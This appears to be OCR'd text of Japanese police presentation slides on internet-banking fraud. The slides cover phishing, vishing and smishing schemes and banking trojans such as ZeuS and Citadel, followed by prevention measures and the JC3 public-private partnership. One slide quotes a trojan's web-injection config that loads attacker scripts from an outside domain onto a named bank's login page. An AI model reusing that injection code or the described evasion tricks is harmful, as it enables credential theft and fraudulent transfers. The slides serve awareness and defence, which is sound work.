
## ○　決済システムから現金化方法に差異

- 欧州～EU内の送金可能

出し子よりも海外送金が主流

- 日本～海外送金はチェックが厳しく、手数料が高い


出し子が多い



# 犯行手口の推移
## ～フィッシングと不正プログラム～

# インターネットバンキングに係る不正アクセス
## ～フィッシングによる犯行～


メールに添付された
偽の入力画面




被疑者

1　金融機関を装い電子メールを送信、セキュリティ向上のためと偽り、メールに添付された偽のデータ入力画面へ誘導

2　ID・パスワードと乱数表まで入力させる




インターネット
バンキング利用権者

3　ID・パスワード、乱数表を不正に取得


インターネット
バンキング
利用

ATM

海外のサーバ等を経由



4　不正に取得したID・パスワード、乱数表等を利用して不正アクセス




金融機関の
インターネットバンキング
システム

5　外国人名義の口座等へ不正送金

6　被疑者等が引き下ろし


# ヴィッシング
## ～電話によるID／PWの聞き出し



# スミッシング


## ～SMSメールでフィッシングサイトに誘導

3　不正取得したＩＤ・ＰＷで
不正送金指示



偽サイトのサーバから自動実行
されたと思われる事例もあり


1　ＳＭＳメールを送信して
フィッシングサイトに誘導



2　ＩＤ・ＰＷを入力

【偽サイト】

# インターネット・バンキングに係る不正アクセス
## ～不正プログラム（ウイルス）による犯行～



# Banking trojan

インターネットバンキングに特化した
高機能不正プログラム

SpyEye

ZeuS （ZeuS, IceIX, **Citadel**）

GameOver ZeuS

VAWTRAK

ZeusVM

# バンキングトロジャン（ウイルス）の特徴1

１　情報窃取
- ID・パスワード
- キー入力、スクリーンショット
- クライアント証明
- メール（Webメール・PCメール）

２　Webインジェクション

３　リモートアクセス/プロキシ

４　アプリケーションのインストール/コマンド実行

５　セキュリティソフトの無効化

６　ボットネット管理

　　PC単位でコンフィグの適用をon/offできる

# バンキングトロジャン（ウイルス）の特徴2


１　犯罪者はマルウェアそのものではなく作成キッド（ビルダー）を購入しマルウェアを作成する
→作成キッド（ビルダー）から生成される毎に、異なったバイナリー配列のものが生成される
（ウイルス対策ソフトの検知を回避）

２　感染時にPCの固有情報を自分にコピーし、起動時にチェックする
→感染したPC以外では動かない

３　ブラウザに登録されているクライアント証明書と秘密鍵を窃取
→クライアント証明書を削除し登録時のタイミングで窃取

# バンキングトロジャン（ウイルス）の特徴3

## ※　C&Cサーバ内の設定ファイル（ターゲットURL）や改ざん内容は変更が可能




→　設定ファイルを随時更新することで動的に指定

設定ファイルの例

yliq_ExtConfig.bin - メモ帳

ファイル(F)　編集(E)　書式(O)　表示(V)　ヘルプ(H)

```
<script
src='https://reeboknikeadik150.com/jp/gate/script/8031fd89870e19a9fbede82128c80035/
JP/inb.joyobank.chance.co.jp/mainAT.js' type='text/javascript'
language='JavaScript' onerror="onError55676785();"></script>
<script
src='https://reeboknikeadik150.com/jp/gate/script/8031fd89870e19a9fbede82128c80035/
JP/inb.joyobank.chance.co.jp/mainATvars_nocache.js' type='text/javascript'
language='JavaScript' onerror="onError55676785();"></script>
<div id="az7Cover" style="top: 0; left: 0; width: 100%; height: 100%; z-index:
9000; background-color: white; text-align:
center;padding:0;margin:0;border:0;position: absolute;"> </div>
<style id="__loading">
html,body{
overflow: hidden;
}

</style>$     @・ ヲ      <BODY*>     ・ <script  type='text/javascript'
language='JavaScript'>
function onError55676785(){
                var __loading = document.getElementById('__loading');
                if (__loading)
                {
                        if (__loading.styleSheet)
                        {
                                __loading.styleSheet.cssText = '';
                        }
                        else
                        {
                                __loading.innerHTML = ''
                        }
                }
                var cover = document.getElementById('az7Cover');
                if (cover)
                {
                        cover.style.display = 'none';
                }
                window.onload = onError55676785;
}
</script>
```

# 被害防止対策

# 被害防止3本の矢

○　金融機関による対策
　～ワンタイムパスワードの導入等
○　警察によるサイバー捜査の推進
　～指令サーバの特定から
○　警察による取締りの徹底
　～出し子・口座売買人の検挙

# 金融機関に対する要請　1

＜金融機関がとるべき対策＞

○　ワンタイムパスワードの導入

～二経路認証システムの導入

○　セキュリティ対策ソフトの無償配布

○　送金限度額の引下げ

# 金融機関に対する要請　2

＜法人向けサービス＞

○　電子証明書のセキュリティの強化

・エクスポート機能の無効化

・ICカード等への格納方式の採用

☆　事前登録先以外の振り込みの

**当日送金の制限**

# 金融機関に対する要請　3

＜利用者による被害防止対策の促進＞

○　インターネットバンキング利用端末へのセキュリティ対策ソフトの導入と**最新の状態に更新**

○　基本ソフト（OS）、ウェブブラウザ等、インストールされてるソフトウェアを**常に最新の状態に更新**

○　不審な入力画面等が表示された場合は**ID・PWは入力せず**、金融機関等に通報

○　ワンタイムパスワードは**携帯電話のメールアドレス**で受信

# 金融機関に対する要請　4

＜法人向けサービス利用者への呼びかけ＞

○　取引申請者と承認者との間で異なる端末の利用

○　送金限度額の必要な範囲内での引き下げ

○　不審なログイン履歴がないかの確認

# 日本における官民連携の推進
# ～JC3の活動


- サイバー空間の脅威に対し、産学官（警察）が連携した形でのプロアクティブな対応をする
- 海外機関との連携し、有益な情報を収集、発信する
- サイバー空間全体を俯瞰し、産学官それぞれが持つサイバー空間の脅威への対処経験を集約・分析した情報を組織内外で共有する

# サイバー犯罪に対処する上での警察における問題意識とJC3への期待

## 警察における問題意識

- 警察活動を通じて特定の脅威については詳細に把握できる。しかし、被害者が被害に気付かなかったり、警察に届け出なかったりすることから警察では把握できていない事案も極めて多く、情報の把握には限界がある。

## JC3への期待




**産学官がそれぞれの強みを活かしつつ相互に補完し合うことで、**
**サイバー空間の脅威に関する事象の全貌を把握し、その大本に対処することが可能に**

# 警察活動に御協力をお願いします。

ご清聴ありがとうございました。